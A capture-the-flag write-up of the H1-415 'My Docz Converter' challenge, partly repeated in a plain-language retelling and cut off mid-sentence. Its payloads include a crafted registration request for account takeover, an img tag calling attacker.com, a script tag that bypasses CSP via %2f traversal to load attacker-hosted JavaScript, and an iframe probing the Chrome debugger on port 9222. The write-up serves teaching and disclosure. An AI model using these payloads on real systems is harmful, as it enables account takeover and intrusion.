name=demo&email=jobert%40mydocz.cosmic<<<&username=demo&[redacted]&password-confirmation=password123&_csrf_token=[redacted]
The email parameter is jobert%40mydocz.cosmic<<< rather than jobert%40mydocz.cosmic. The first attempt at this failed, because someone else had already registered jobert%40mydocz.cosmic<<<.
Step 2: use the recovery code to take over Jobert's account
Registration returns a QR recovery code for the new account. Save it, log out, and go to the account recovery page at /recover. Uploading the QR code submits the email [redacted]<<<. The recovery API strips the special characters, leaving [redacted], and the code is otherwise valid, so access is granted. That gives access to Jobert's account.
First vulnerability in short
- The target account is
[redacted], as hinted at on the login page. - The
/registerAPI allows special characters at the end of an email address. - Most other APIs on the server silently remove special characters from input. That behaviour lets you register a variation on the target email such as
[redacted]<<>><<<. - After registering, the recovery QR code can be used with the
/recoverAPI. The special characters in the input email are removed during processing, resulting in access to the[redacted]account.
Step 3: reach the support chat
Jobert's account has no documents on the Documents page, so more steps are needed. Because everyone in the CTF shares the server, changes to Jobert's account are disabled, including uploading documents and changing profile details. That narrows the search. Unlike regular accounts, Jobert's account can access /support.
The support page loads a chatbot-style interface that answers every input with random nonsense. User input is not sanitised in any way and is printed straight to the page, so the page is vulnerable to XSS. Self-XSS alone does not help here.
Each message is passed as a GET request to:
/support/chat?message=<input>
The server responds with a JSON encoded message. Nothing promising came from the input itself, but a new cookie value is set after each call, and the length of the cookie named session varies with both the user input and the server output. The session values appear to be Base64 encoded and always start with the same few characters, eJw9y0.... A fair amount of time was spent unsuccessfully trying to decode or decrypt that cookie; it turns out there is no need to gain access to it.
Step 4: find the feedback dialog
The client-side script for the support function is loaded from /js/support.min.js. It contains this line:
if("finish"!==t.toLowerCase()&&"quit"!==t.toLowerCase())
Typing either finish or quit into the chatbot displays a dialog for submitting feedback.
Submitting the dialog makes a POST request to /support/feedback, with a parameter named rating and a CSRF token. A rating of 2, 3, 4 or 5 stars returns:
Thank you for your review!
A rating of 1 star returns instead:
Thank you for your review! Our team will review it shortly.
That difference is the clue: a 1 star rating appears to trigger a review by the support team. Since the support page has an XSS vulnerability, it seemed likely the review page would be affected too. It also explains why the session cookie was being updated with user input: the feedback API uses the session cookie to load the chat session input.
Step 5: confirm HTML injection with an out-of-band request
An image tag pointing at an external server was entered as support chat input:
<img src=http://attacker.com/aaaaaa/>
The feedback API was then called with a 1 star rating for that support session. The external server received the request for the image.
That confirms HTML injection and a potential XSS on the support page. The next step was getting working XSS.
Second vulnerability in short
- From Jobert's account, access
/support. - Use the HTML injection on the support page by passing HTML tags to the support chat, for example an image tag that references an external server.
- Type
finishorquitto display the feedback dialog. - Mark the support session feedback as a 1 star rating to trigger the support team to review it.
- A copy of the support chat input is rendered in the support agent's browser, which turns out to be a script running headless Chrome. The image tag loads, causing an external HTTP request that confirms the vulnerability path.
Step 6: work around the Content Security Policy
Getting the first part working was fairly trivial apart from initially missing the feedback dialog. To take over the support team's session, JavaScript execution was needed. On the support chat page, JavaScript payloads were not executing: the server's Content Security Policy blocked them. The response headers set:
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self' https://raw.githack.com/mattboldt/typed.js/master/lib/; img-src data: *
default-src means anything not otherwise listed falls back to self. In CSP, self does not mean "accept anything on the page"; it means only scripts hosted on this server are accepted, so inline script content on the support chat page fails while files under https://h1-415.h1ctf.com/ load fine.
The one addition beyond self is the script-src value https://raw.githack.com/mattboldt/typed.js/master/lib/. That is odd, because every other script is hosted on the challenge site. Since the whole directory /mattboldt/typed.js/master/lib is allowed, the researcher checked what else could be referenced there; nothing else of value was in the directory.

The second unusual thing is that a full URL path is whitelisted rather than a base domain. Testing Chrome's behaviour showed that:
- If the CSP includes a full URL, Chrome treats any content under that URL path, any file or subdirectory, as allowed.
- Chrome blocks anything in parent directories or on the base server.
- Paths are normalised before evaluation, so simple path traversals are blocked.
Chrome evaluates the resulting path the way the address bar does: http://exfiltrated.com/url/demo/../test becomes http://exfiltrated.com/url/test. The next thing to try was URL encoding the path so it is not normalised. Servers often decode a requested path before loading the page. Chrome's CSP parser knows %2e is . but does not decode %2f as /, so it accepts:
https://raw.githack.com/mattboldt/typed.js/master/lib/..%2f..%2f..%2f..%2fmyuser/myproject/master/attacker.js
The Githack server happily parses the URL encoded path, follows the traversal and serves the target page. That bypasses the CSP by hosting JavaScript on GitHub and referencing it through a traversal. Githack is essentially a proxy for GitHub, so hosting content on that domain is as simple as creating a new GitHub repository.
Step 7: deliver the script through the support chat
The message contents used to reference the GitHub hosted script were:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/..%252f..%252f..%252f..%252fw--/a/master/csp-done19.js"></script>
The %2f is URL encoded twice: once for the original /support page to decode, and once to bypass the CSP in the support bot's browser. Any time a script tag is included in a support chat message, the response is:
Wow, that's cosmic.
Triggering review by the support team bot resulted in a successful XSS attack. The researcher was then stuck for a couple of hours because of instability on the challenge server and a couple of bugs in the JavaScript. The server restarted hourly at 35 minutes past the hour and sometimes ended up in bad states, one of which was /support/feedback not triggering the support chat to be loaded by the bot.
Step 8: read the bot's location
With full XSS, the next question was how to use the support team bot's session. Session cookies were set to httponly, so only the csrf token could be read from cookies. Looking at the page details loaded in the bot's browser, window.location showed the URL the bot was accessing the chat log from:
http://localhost:3000/support/review/[redacted]
Rather than making requests to it with XMLHttpRequest, the researcher tried the same path on the public site:
https://h1-415.h1ctf.com/support/review/[redacted]
It worked. The support chat session loads, along with some additional user details.

Second vulnerability, part 2, in short
- A CSP blocks all script execution.
- The
script-srcrule allows scripts fromhttps://raw.githack.com/mattboldt/typed.js/master/lib/. - Abuse the allowed path by URL encoding the script path: use
%2finstead of/to traverse directories server-side while Chrome still sees a valid path, for examplehttps://raw.githack.com/mattboldt/typed.js/master/lib/..%2f..%2f..%2f..%2fmyuser/myproject/master/attacker.js. - In the attacker JavaScript, read
window.locationto find the URL that gives access to the support feedback review page.
Step 9: abuse the review page to update any user
The review page initially seems to give access only to a copy of your own messages, plus Jobert's profile details, which were already accessible. Like /settings, it does not let you change Jobert's details. The only new item is the Ban User button. That button is disabled and no JavaScript appears to handle it if it were enabled. The Save button makes a POST request to the /support/review/[redacted] URL instead of the normal /settings URL, but otherwise looks the same.
As a regular user, the /settings request includes a parameter user_id, a numeric value. The same parameter is passed when the review API is accessed. Changing it to a random number worked on the review API, unlike on /settings. To confirm, a new user account was registered, its user_id looked up on /settings, and a change made to it via the support page. The changes took effect.
Since PDF generation felt like it should be part of the CTF, the first thing tried was special characters in the name field when updating via the support page. This time it worked. Template injection payloads such as {{7*7}} and ${7*7} did not work, but HTML tags did and rendered inside the PDF. The name field length is limited, so an external JavaScript source was referenced instead. No CSP blocked it this time, so JavaScript could be loaded from any URL.
Step 10: enumerate the PDF generator through the Chrome debugger
The PDF generation page was called from:
http://localhost:3000/converter/[redacted]?user_name=demo
Unlike the second vulnerability, this URL was not reachable through https://h1-415.h1ctf.com/; it returned a 403. Scripting out all document object properties gave no further clues. During that process, though, page output could be extracted easily, even across other websites, by including an <iframe> tag: the PDF rendered and displayed the iframe contents. That led to a lot of failed attacks:
- Access other internal network hosts
- Find an accessible page on the webserver on localhost running on port 80 (as opposed to 3000)
- Find a page on port 3000 that the PDF rendering system could access
- Access the local filesystem via
file://
Chrome does not allow access to file:// pages at all unless the parent page is also loaded from a file:// path.

Looking at options for loading files from Chrome led to a reference to the Chrome debugger, which is often enabled for headless Chrome. The user agent on both the second vulnerability and this one indicated headless Chrome. The debugger port defaults to 9222. To check whether it was reachable, this script was used:
document.write("<hr><iframe src='http://localhost:9222/' width='900' height='1000'></iframe>");
It was reachable. The default page does not show much, so the next page checked was http://localhost:9222/json, which revealed what was needed.

The output showed another tab or window with this URL open:
http://localhost:3000/login?secret_document=[redacted].pdf
Third vulnerability in short
- The support chat review page allows reviewing support chats and updating user account properties.
- From the review page, any user account can be updated, just not Jobert's.
- The review page also does not strip special characters, so HTML can be injected into a user's name field.
- The name field is rendered in the PDF when an image is converted; HTML in it is parsed and rendered as HTML.
- A script tag can be injected with remote scripts to get around length restrictions on the HTML injection.
- With a script, an
<iframe>can be injected into the PDF output to load a view of the Chrome debugger on port9222. - Inspect open pages via the debugger's
/jsonendpoint to discover the secret document URL.
Step 11: fetch the missing document
Access to document URLs is not restricted; each is protected only by a unique hash. The missing document is therefore reachable directly:
https://h1-415.h1ctf.com/documents/[redacted]
That returns the document including the flag:
h1ctf{y3s_1m_c0sm1c_n0w}
Root cause
The chain rests on inconsistent input handling. /register accepts special characters at the end of an email, while most other APIs silently strip them. The recovery flow embeds the email in the QR code and normalises it before matching, so a registered variant collapses onto the victim's address. The same normalisation gap appears again on the review page, which does not strip special characters from the name field, and that field is rendered as HTML inside the generated PDF.
The CSP was meant to stop script execution, but it whitelisted a full path on a third-party proxy (raw.githack.com). Chrome normalises paths before checking them but does not decode %2f, while the proxy does decode it, so a traversal passes the policy and still resolves to attacker-controlled content. The PDF renderer ran headless Chrome with the debugger reachable on 9222, and the debugger's /json endpoint listed a page containing the secret document URL. The review page also accepted a client-supplied user_id, letting any account be updated.
Impact
An attacker could take over another user's account through the recovery flow, execute JavaScript in the support bot's browser despite the CSP, update arbitrary user accounts through the review page, inject HTML into generated PDFs, and reach the headless Chrome debugger to read internal pages and discover the secret document hash. In the CTF this ended with the flag;
Fix
Normalise input consistently: apply the same email canonicalisation at registration, recovery and every other endpoint, and reject rather than silently strip special characters. Do not trust a client-supplied user_id on the review page; derive the target from the session. Escape the name field when rendering PDFs. Avoid whitelisting full paths on third-party proxies in CSP, and do not expose the Chrome debugger port. The report does not describe any changes made after disclosure.
Variants to test
- Register an email with trailing special characters and use the recovery flow: a positive result is a recovery code that unlocks the canonical address.
- Compare how each endpoint treats special characters in the same field: a positive result is one endpoint accepting what another strips.
- Look for CSP
script-srcentries pointing at full paths on proxies or CDNs: a positive result is a%2ftraversal that the proxy resolves and Chrome accepts. - Check whether a review or admin page accepts a
user_idparameter: a positive result is a change applied to a different account. - Inject HTML into fields rendered in PDFs or emails: a positive result is an out-of-band request from the renderer.
- Probe
localhost:9222/jsonfrom any server-side renderer: a positive result is a list of open pages with sensitive URLs.
What happened, in plain words
HackerOne runs a regular event called a CTF, short for Capture The Flag. It is a puzzle competition: a company builds a deliberately vulnerable website, players try to break into it, and whoever gets to the hidden secret (the "flag") wins. This is the story of one player, known as w--, solving the H1-415 edition in 2020.
The website in the puzzle is called My Docz Converter. It is a small online service: you sign up for an account, upload a picture, and the site turns that picture into a PDF document you can look at later. The game centres on a fictional customer named Jobert, and the player has to reach a missing document.
To get there, the player had to chain several separate weaknesses together, one after another, like a set of locked doors where each key is hidden behind the previous door. In order:
- A quirk in how the site handles email addresses let the player take over Jobert's account.
- A chat box on the support page let the player plant HTML (the language web pages are written in) that ran in the browser of a support worker, who turned out to be an automated robot.
- A security rule meant to block that kind of planted code was bypassed by abusing a whitelisted address on a third-party website.
- The support review page let the player edit any user's profile, and the profile name was printed into generated PDFs, which gave a way to run code inside the PDF generator.
- That code reached a debugging interface that the PDF generator had left open, and the debugging interface listed a page containing the secret document address.
None of this needed special tools beyond a browser, a program for editing web requests, a QR code reader, a small server the player controlled, and a free GitHub account.
The target and how it works
HackerOne announced the challenge with the tweet above. Opening the challenge site shows My Docz Converter. The home page immediately redirects to /login. On that page you can either log in with an email and password, or register a new account with a name, email, username and password. The registration page carries a note: This is a trial version. Your account will be disabled after a while.
A few words that come up constantly from here on:
- API: the part of a website that the page talks to behind the scenes. When you click a button, your browser sends a request to an address (an endpoint) and the server sends data back. Think of the page as a shop counter and the API as the stockroom behind it.
- Endpoint: one specific address on the server that does one specific job, such as
/registerfor signing up or/loginfor signing in. - Cookie: a small piece of text that the server asks your browser to keep and send back with every later request. It is how the server recognises you between page loads, like a wristband at an event.
- Token: a value, usually a long random string, that proves a request is legitimate. A CSRF token is a token the page includes in forms so the server can tell that the request came from the real page and not from some other site tricking your browser.
- CSRF: Cross-Site Request Forgery, an attack where another website makes your browser send a request you did not intend. The CSRF token is the defence.
Once registered, you can convert images to PDFs and view them on the documents page. Each PDF carries a "trial" notice and the user's name. There is also a link to Support, but the site says Support chat is available for customers only. That sentence is the whole point of the puzzle: the player has to become a real customer, like Jobert.
The tools and the setup
The player started about a day into the competition, by which point two other people had already solved it. The main tool was Burp Suite Pro. Burp sits between your browser and the website and lets you see and edit every request before it is sent. It matters here because the site's own web page blocks certain characters with JavaScript (the code that runs inside your browser), but Burp lets you change the request after the page has finished checking it. Think of it as intercepting a letter after the envelope is sealed and rewriting the contents.
Other things used:
- A QR code decoder, to read the recovery codes the site hands out.
- A small server under the player's control, to watch for requests arriving from the target site.
- A GitHub repository, to host JavaScript that the target site would later load.
The challenge server restarted every hour at 35 minutes past the hour and sometimes ended up in a broken state between restarts, which cost time later.
Trying the obvious things first
Before finding anything, the player tried a long list of ideas, all of which failed:
- Cross site scripting in the username: No
- Template injection in the PDF via username: No
- Upload SVG's instead of PNG / JPG: No
- Register the same username as someone else: No
- Edit the profile of a different user ID: No
- QR codes - so many QR codes: No
- Others: No
A quick note on those terms, because they come back later:
- Cross site scripting (XSS): tricking a website into showing your own code as if it were part of the page, so that it runs in someone else's browser. The classic example is a comment box that displays whatever you type, including code.
- Template injection: a similar idea, but aimed at the code that builds pages or documents on the server. If a template engine treats your text as instructions rather than as plain text, you can make it calculate or run things.
- SVG: a picture format that is actually written in code, which is why people try uploading it when only ordinary images are expected.
The first hint, which was really two hints
The first hint for the CTF was posted as a tweet.
The player had already seen Jobert's testimonial on the login page without paying attention to it. Looking again, the hint is obvious.
The testimonial contains a property data-email with the value [redacted]. A property here means an attribute written into the page's HTML, a label attached to an element. .cosmic is not a real top-level domain (the ending of an address, like .com), so that email address can only be useful on the challenge site itself. Registering with [redacted] as the email returned an error saying the email was already in use, which confirmed that this is the account to target.
The second half of the hint, Can anyone here help us with some regex, pointed at how the site handles input. Regex is short for regular expression, a pattern used to check or clean text. Two behaviours had been noticed during normal registration:
- Special characters are silently stripped from the
NameandUsernamefields. - QR recovery codes contain details for the account registered.
Registering [redacted] produced a QR recovery code.
Decoding that QR code with any QR code reader gives:
64656d6f4064656d6f2e636f6d:[redacted]
Line by line:
- The text is one long string with a colon in the middle. Everything before the colon is one value, everything after is another.
- The part before the colon,
64656d6f4064656d6f2e636f6d, is the email written in hex, a way of writing text as pairs of characters where each pair stands for one letter or symbol. - Converting that hex to ordinary text gives
[redacted], the email used to register. - The part after the colon is a long random-looking value, presumably a secret tied to the account.
So the recovery code carries the email address it was issued for. That is the opening.
Step 1: register an email variant that survives the register endpoint
The /register endpoint accepts special characters at the end of the email address, even though the page's JavaScript blocks them. Burp Suite Pro makes this easy: edit the raw POST request to /register and append the characters. For example:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Cookie: _csrf_token=[redacted]; [redacted]

name=demo&email=jobert%40mydocz.cosmic<<<&username=demo&[redacted]&password-confirmation=password123&_csrf_token=[redacted]
Line by line:
POST /register HTTP/1.1says: send data to the/registerendpoint using HTTP version 1.1. POST is the method used when you are submitting something, as opposed to GET, which is used when you are just asking for a page.Host: h1-415.h1ctf.comnames the website being talked to.User-Agent: ...tells the server which browser is making the request. Here it claims to be Firefox 70 on Windows.Accept: ...lists the kinds of response the browser is willing to receive.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a web form, askey=valuepairs joined by&.Content-Length: 153says how many bytes the body contains.Cookie: ...carries the two cookies the browser holds: a CSRF token and a session cookie. Both are redacted here because they are secrets tied to a live login.- The blank line separates the headers from the body.
- The body contains the form fields:
name,email,username,password,password-confirmationand_csrf_token. - The email value is
jobert%40mydocz.cosmic<<<.%40is the URL-encoded form of@, so the address is[redacted]followed by three<characters.
The first attempt at this failed, because someone else had already registered jobert%40mydocz.cosmic<<<.
Step 2: use the recovery code to take over Jobert's account
Registering returns a QR recovery code for the new account. Save it, log out, and go to the account recovery page at /recover. Uploading the QR code submits the email [redacted]<<<. The recovery API strips the special characters, leaving [redacted], and the code is otherwise valid, so access is granted. That gives access to Jobert's account.
Why this works, in plain words: the site has two different ideas about what an email address is. The registration endpoint keeps the trailing <<< and treats the whole string as a new, unique address. The recovery endpoint throws the <<< away and treats what is left as the address to unlock. Because the leftover is Jobert's real address, the recovery code issued for the variant account unlocks Jobert's account instead.
First vulnerability in short
- The target account is
[redacted], as hinted at on the login page. - The
/registerAPI allows special characters at the end of an email address. - Most other APIs on the server silently remove special characters from input. That behaviour lets you register a variation on the target email such as
[redacted]<<>><<<. - After registering, the recovery QR code can be used with the
/recoverAPI. The special characters in the input email are removed during processing, resulting in access to the[redacted]account.
Step 3: reach the support chat
Jobert's account has no documents on the Documents page, so more steps are needed. Because everyone in the CTF shares the same server, changes to Jobert's account are disabled, including uploading documents and changing profile details. That narrows the search. Unlike regular accounts, Jobert's account can access /support.
The support page loads a chatbot-style interface that answers every input with random nonsense. User input is not sanitised in any way and is printed straight to the page, so the page is vulnerable to XSS. Sanitising means cleaning text before displaying it, for example turning < into a harmless symbol so it cannot be read as code. Self-XSS alone does not help here: it means you can only run code in your own browser, which is no use for attacking anyone else.
Each message is passed as a GET request to:
/support/chat?message=<input>
Line by line:
/support/chatis the endpoint that handles chat messages.?starts the query string, the part of a URL that carries data.message=<input>is the field name and the value being sent. Whatever you type in the chat box ends up here.
The server responds with a JSON encoded message. JSON is a plain text format for structured data, like a very simple spreadsheet written out as text. Nothing promising came from the input itself, but a new cookie value is set after each call, and the length of the cookie named session varies with both the user input and the server output. The session values appear to be Base64 encoded and always start with the same few characters, eJw9y0.... Base64 is a way of writing arbitrary data using only ordinary letters, digits and a few symbols, often used to carry data inside text. A fair amount of time was spent unsuccessfully trying to decode or decrypt that cookie; it turns out there is no need to gain access to it.
Step 4: find the feedback dialog
The client-side script for the support function is loaded from /js/support.min.js. Client-side means the code runs in your browser rather than on the server. The file contains this line:
if("finish"!==t.toLowerCase()&&"quit"!==t.toLowerCase())
Line by line:
if(...)starts a check: only do the following thing when the condition inside the brackets is true.tis presumably the text the user typed.t.toLowerCase()turns that text into lowercase, soFinishandFINISHare treated the same asfinish."finish"!==t.toLowerCase()is true when the typed text is notfinish.&&means "and", so both halves must be true."quit"!==t.toLowerCase()is true when the typed text is notquit.
In other words: unless the user typed finish or quit, do the normal chatbot thing. Typing either word takes a different path, which displays a dialog for submitting feedback.
Submitting the dialog makes a POST request to /support/feedback, with a parameter named rating and a CSRF token. A rating of 2, 3, 4 or 5 stars returns:
Thank you for your review!
A rating of 1 star returns instead:
Thank you for your review! Our team will review it shortly.
That difference is the clue: a 1 star rating sends the chat to the support team for review. Since the support page has an XSS vulnerability, the review page probably renders the same content. It also explains why the session cookie was being updated with user input: the feedback API uses the session cookie to load the chat session input.
Step 5: confirm HTML injection with an out-of-band request
An image tag pointing at an external server was entered as support chat input:
<img src=http://attacker.com/aaaaaa/>
Line by line:
<img ...>is the HTML tag for showing a picture.src=names where the picture lives.http://attacker.com/aaaaaa/is an address on a server the player controls.attacker.comis a placeholder name for that server.
When a browser displays this tag, it fetches the picture from that address. If the request arrives at the player's server, it proves that the tag was rendered as real HTML somewhere the player does not control. This technique is called out-of-band: you learn something by watching a channel other than the one you attacked.
The feedback API was then called with a 1 star rating for that support session. The external server received the request for the image.
That confirms HTML injection and a potential XSS on the support page. The next step was getting working XSS.
Second vulnerability in short
- From Jobert's account, access
/support. - Use the HTML injection on the support page by passing HTML tags to the support chat, for example an image tag that references an external server.
- Type
finishorquitto display the feedback dialog. - Mark the support session feedback as a 1 star rating to trigger the support team to review it.
- A copy of the support chat input is rendered in the support agent's browser, which turns out to be a script running headless Chrome. The image tag loads, causing an external HTTP request that confirms the vulnerability path.
Headless Chrome means the Chrome browser running without a visible window, driven by a program instead of a person.
Step 6: work around the Content Security Policy
Getting the first part working was fairly trivial apart from initially missing the feedback dialog. To take over the support team's session, JavaScript execution was needed. JavaScript is the language web pages use to make things happen, and running your own JavaScript in someone else's browser is what turns HTML injection into a real attack.
On the support chat page, JavaScript payloads were not executing: the server's Content Security Policy blocked them. A Content Security Policy, or CSP, is a rule the server sends with a page that tells the browser which sources of code and content are allowed. Think of it as a guest list at a door: anything not on the list is turned away, even if it looks harmless.
The response headers set:
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self' https://raw.githack.com/mattboldt/typed.js/master/lib/; img-src data: *
Line by line:
Content-Security-Policy:is the name of the header carrying the rules.default-src 'self'sets the fallback rule for anything not mentioned later: only content from the same site is allowed.'self'means the site's own address.object-src 'none'forbids embedded objects entirely.script-src 'self' https://raw.githack.com/mattboldt/typed.js/master/lib/says code may come from the site itself, or from that one specific address onraw.githack.com.img-src data: *allows images from anywhere, includingdata:addresses, which carry the image inside the page itself.
default-src means anything not otherwise listed falls back to self. In CSP, self does not mean "accept anything on the page"; it means only scripts hosted on this server are accepted, so inline script content on the support chat page fails while files under https://h1-415.h1ctf.com/ load fine. Inline means code written directly into the page rather than loaded from a separate file.
The one addition beyond self is the script-src value https://raw.githack.com/mattboldt/typed.js/master/lib/. That is odd, because every other script is hosted on the challenge site. Since the whole directory /mattboldt/typed.js/master/lib is allowed, the researcher checked what else could be referenced there; nothing else of value was in the directory.
The second unusual thing is that a full URL path is whitelisted rather than a base domain. A base domain is just the site name, like example.com; a full path goes all the way down to a folder, like example.com/some/folder/. Testing Chrome's behaviour showed that:
- If the CSP includes a full URL, Chrome treats any content under that URL path, any file or subdirectory, as allowed.
- Chrome blocks anything in parent directories or on the base server.
- Paths are normalised before evaluation, so simple path traversals are blocked.
Normalising means tidying a path up before using it. A path traversal is a path that uses .. to climb up out of a folder, the way ../ in a file manager means "go up one level". Chrome evaluates the resulting path the way the address bar does: http://exfiltrated.com/url/demo/../test becomes http://exfiltrated.com/url/test. So a plain .. is spotted and refused.
The next thing to try was URL encoding the path so it is not normalised. URL encoding replaces a character with a percent sign and two hex digits, so / becomes %2f and . becomes %2e. Servers often decode a requested path before loading the page, so %2f turns back into / on the server side. Chrome's CSP parser knows %2e is . but does not decode %2f as /, so it accepts:
https://raw.githack.com/mattboldt/typed.js/master/lib/..%2f..%2f..%2f..%2fmyuser/myproject/master/attacker.js
Line by line:
https://raw.githack.comis the third-party site named in the CSP./mattboldt/typed.js/master/lib/is the allowed folder, so the check passes...%2frepeated four times is four../steps written in a form Chrome does not decode, so Chrome does not see them as climbing out.myuser/myproject/master/attacker.jsis the player's own file on GitHub.
The Githack server happily parses the URL encoded path, follows the traversal and serves the target page. That bypasses the CSP by hosting JavaScript on GitHub and referencing it through a traversal. Githack is essentially a proxy for GitHub, so hosting content on that domain is as simple as creating a new GitHub repository. A proxy is a middleman that fetches something on your behalf.
Step 7: deliver the script through the support chat
The message contents used to reference the GitHub hosted script were:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/..%252f..%252f..%252f..%252fw--/a/master/csp-done19.js"></script>
Line by line:
<script ...>is the HTML tag that loads and runs code.src=names the file to load.- The address is the same traversal trick, but each
